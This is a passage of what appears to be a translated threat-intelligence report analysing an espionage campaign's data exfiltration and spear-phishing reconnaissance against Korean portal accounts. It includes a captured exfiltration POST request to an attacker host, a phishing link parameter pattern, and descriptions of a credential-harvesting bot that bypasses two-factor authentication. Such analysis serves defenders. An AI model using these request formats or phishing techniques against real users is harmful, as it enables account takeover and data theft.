- Divided and exfiltrated files are decrypted to the original data using the functions of Joinfiles.exe, UnpackFile.exe, and Unzip.exe.






2 Exfiltration over Web Service

- When files collected from remote control malware are exfiltrated, they are exfiltrated using web services.
- The following fixed header and format are used when files are exfiltrated.
- If the file is divided because the file size is 0x1000000 bytes or more, the string 'end' is appended to the data when the last file is transmitted.



Encrypted compression data



Data exfiltration site

<p>Send files of less than 0x1000000 bytes</p>	<pre>POST //?m=b&p1=08f12340&p2=d HTTP/1.1 Content-Type: multipart/form-data; boundary=--7263b57d61acd27d98a454fc484795fe0106d5 Content-Length: 16777442 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; X64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.157 Safari/537.36 Host: newdaily-redirecting.onekakao.com Connection: Keep-Alive Cache-Control: no-cache --7263b57d61acd27d98a454fc484795fe0106d5 Content-Disposition: form-data; name="binary"; filename=" yyyy-MM-dd_hh-mm-ss-SSS " Content-Type: application/octet-stream</pre>
<p>Send files of 0x1000000 bytes or larger</p>	<pre>--7263b57d61acd27d98a454fc484795fe0106d5 Content-Disposition: form-data; name="binary"; filename=" yyyy-MM-dd_hh-mm-ss-SSS-000000 Content-Type: application/octet-stream . . . --7263b57d61acd27d98a454fc484795fe0106d5 Content-Disposition: form-data; name="binary"; filename=" yyyy-MM-dd_hh-mm-ss-SSS-XXXXXX " Content-Type: application/octet-stream end --7263b57d61acd27d98a454fc484795fe0106d5--</pre>




4. Phishing Action Structure for Reconnaissance

In order to collect and access internal information, the attacker secures an unknown attacker server and sets the target for the attack through searches online and of social media. Additionally, the attacker sends a phishing email to the target and collects additional information using user information stolen through the phishing email.

Stealing user information and collecting additional information can be considered as part of the reconnaissance stage. This chapter describes the detailed operational method and structure of how the attacker performs the reconnaissance stage through a phishing email.

The following figure is a schematic diagram of an attacker sending a phishing email for reconnaissance and collecting information.

[Figure 4-1] Information collection and configuration methods using spear phishing



The types of information collection and phishing pages that operate in connection with phishing emails can be classified into four types: type A operates using a self-developed, proprietary bot program; type B uses PHPProxy open source to collect information; type C that sets the language of the page exposed to attack targets, and type D performs a phishing attack considering the target's corporate environment, for example disguising itself as a general company's login page. The detailed operation structure for each type is described on the following pages.




A. Type A (bot program)

The first case describes the structure of collecting victim accounts using a proprietary bot program. The phishing email recipient who clicks on the link in the email (config.php, mobile_detect.php) is directed to a page which was created to look like the victim's user environment, such as a login page or change password page.

When the victim enters his or her account information on the phishing site, the attacker bot program monitoring the server collects the information. In the type A process, the bot program logs into the account with the transmitted information and acts as the 'main axis' for stealing information.

The procedure for collecting information through a phishing email is as follows. The information delivered from the phishing mail is sent to the index.php running on the attacker server, and each page operates organically thereafter.

[Figure 4-2] Type A phishing mail operation structure






The account information entered by the victim is finally delivered to the bot running on the attacker's server. The bot program accesses the portal account with the received parameter information, steals the account, and logs in. Afterwards, it logs in through the account leaked to the attacker server and maintains the session.

The value input from the page_[].php page is transmitted to the attacker server (ip:port) stored in config.php through pxy.php. The bot program running in the attacker server monitors port 9100 and parses the information received via the port 9100.

The information received by the bot program through the http 9100 port contains the following information, of which the following operation modes can be performed through the 'type' value.

[Figure 4-3] Received information parameters



The modes that can be requested through DaumBot are as follows.


Operation mode	Parameter value	Description
REQUESTTYPEACCOUNTTYPE	acc	Certification method
REQUESTTYPEPWD	pwd	Login through password input, password change
REQUESTTYPEVERIFYCODE	verify	Manage my information -> Reconfirm password
REQUESTTYPEREADING	reading	Not used in collected bots
REQUESTTYPELOG	log	Save logs
REQUESTTYPECREATEBROWSER	create	Not used in collected bots
REQUESTTYPECHANGEPWD	chgpwd	Not used in collected bots

The bot program allows the attacker's server to automatically log in to the Daum portal page through the collected information (id, pw, otp), and sets automatic browser login to allow the attacker to access the victim account at any time without credentials and secure a route to collect information.

In addition, when entering the ID through the password search function of the normal portal site using the input ID, the string "Step 2" is checked to determine the presence of two-factor authentication.



[Figure 4-4] Two-factor authentication verification procedure



If two-factor authentication is enabled, the two-factor authentication OTP is requested using Selenium library and authentication bypassing is attempted. The authentication bypass method is different for each page displayed when clicking a link in a phishing email. Pages are divided by 'm=' (mode) among the parameters used for links, and there are three types: Verify, Login, and Edit.

1. Verify and Login modes


Verify and Login modes impersonate security officers or customer service centers and perform phishing attacks with general content such as authentication or identity verification. The two modes differ only in the email content and the linked page, but the malicious phishing page and information leakage framework operate similarly.

Details of phishing mails	
Verify	Account ID conflicted. Identity verification is required. [Security Notice] Abnormal login was detected [Security Notice] Check the registered mobile phone number
Login	[Warning] A large amount of spam has been sent to your 'id' ID.

When the email is opened, the login or authentication screen is displayed as shown below. In the Verify mode, the password reconfirmation page in 'My Information-My Information Management' is exposed, and in the Login mode, the login page is exposed to induce password input for the account.



[Figure 4-5] The phishing page which leaks information when the phishing mail link is clicked




< Verify phishing page >

< Login phishing page >




The phishing page operation process is as follows, and the operation method is different depending on whether OTP is enabled.

[Figure 4-6] Verify and login operation process when OTP is enabled



[Figure 4-7] Verify and Login operation process when OTP is disabled





2. Edit mode

Edit modes are distributed as email content such as "Please change your password periodically". When the user clicks the link in the email, he or she is directed to the page created by the attacker which appears to be the password change page of a specific portal site, seen in th as shown in the image below. The victim is prompted to change his or her password.

[Figure 4-8] Phishing page which leaks information when the victim clicks on the phishing mail link



When entering the current password and new password on the page, the input value is transmitted to the attacker along with the ID.

[Figure 4-9] ID and password transmission parameter






The operation process of edit mode is as follows, and the operation method differs according to whether OTP is enabled or disabled.

[Figure 4-10] when OTP is enabled

Enable operation process OTP when Type = edit


* When login with the ID and password is attempted in this process, the otp code is issued automatically and sent to the victim via text message.



[Figure 4-11] When OTP is disabled

Enable operation process OTP when Type = edit


* When login with the ID and password is attempted in this process, the otp code is issued automatically and sent to the victim via text message.





In the entire process (Verify, Login, edit) above, the smtp protocol is used to check whether the password entered in the account for which two-factor authentication is disabled is correct.

[Figure 4-12] When two-factor authentication is not set






B. Type B (PHPProxy)

The type B phishing page was created by modifying part of the PHPProxy open source. The PHPProxy works like a proxy server, and the victim can mistakenly think that he or she is accessing the actual portal site.

[Figure 4-13] Operation process of Type B impersonating phishing email



The phproxy code is set as index.php. In addition, parameter values during communication are defined in config.php, and information for account interception and information on a normal page to be accessed through a proxy is passed as a factor to the 'u=' value. The parameter information set for account stealing is set to vip, vcp, 0100, 1001, 1002, etc., and is linked to the page corresponding to each value according to the parameter information of the target. Depending on each received value, the user can download a specific file or be directed to the login page where their information will be stolen.

[Figure 4-14] Parameter for phishing connection page

```
Attacker_server/?page=base64(id)&p=base64(vip/a001/a001)&u=http%3A%2F%2Fmail.naver.com%2Fbeginnv.nid
```

Attacker server Target account Phishing connection page Normal page connected by proxy

The ID and password received from the victim are transferred to confirm.php, and the transferred ID and password are saved in the log.


※ Refer to 'boho.or.kr -Phishing Email Attack Case Analysis and Countermeasures'.



B. Type C (language check)


The type C phishing page is a page created by an attacker, and the page shown to the victim through the parameter values received from the phishing email shows English or Korean pages. It is believed that the phishing email must have been distributed not only in Korea, but also overseas, or to domestic companies that have overseas operations, and the general public.

[Figure 4-15] Operation process of Type C phishing email



The parameters initially transmitted through a phishing email are as follows, and the language of the exposed page is set.

[Figure 4-16] Parameters and site for phishing connection page



To check the two-factor authentication method, the attacker attempts to log in to the normal page through the ID password collected through a phishing email. When attempting to log in, the two-factor authentication method is checked through the STP value among the values requested. If the received values contain an STP value, it is two-factor authentication. If STP = 1, it is a basic authentication method using an ID and password.

The information received through a phishing email is saved as a log in the attacker server as follows.

[Figure 4-17] Logs for saving ID and password in the attacker server

```

127.0.0.1_status.txt - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
Double Check Login
ID: empty
AG: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36

Step1: LoginPage
ID: test@hotmail.com
AG: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36

Step1: LoginPage
ID: test
AG: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36

Step2: LoginPage(1)
ID: test
PW: test
AG: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36

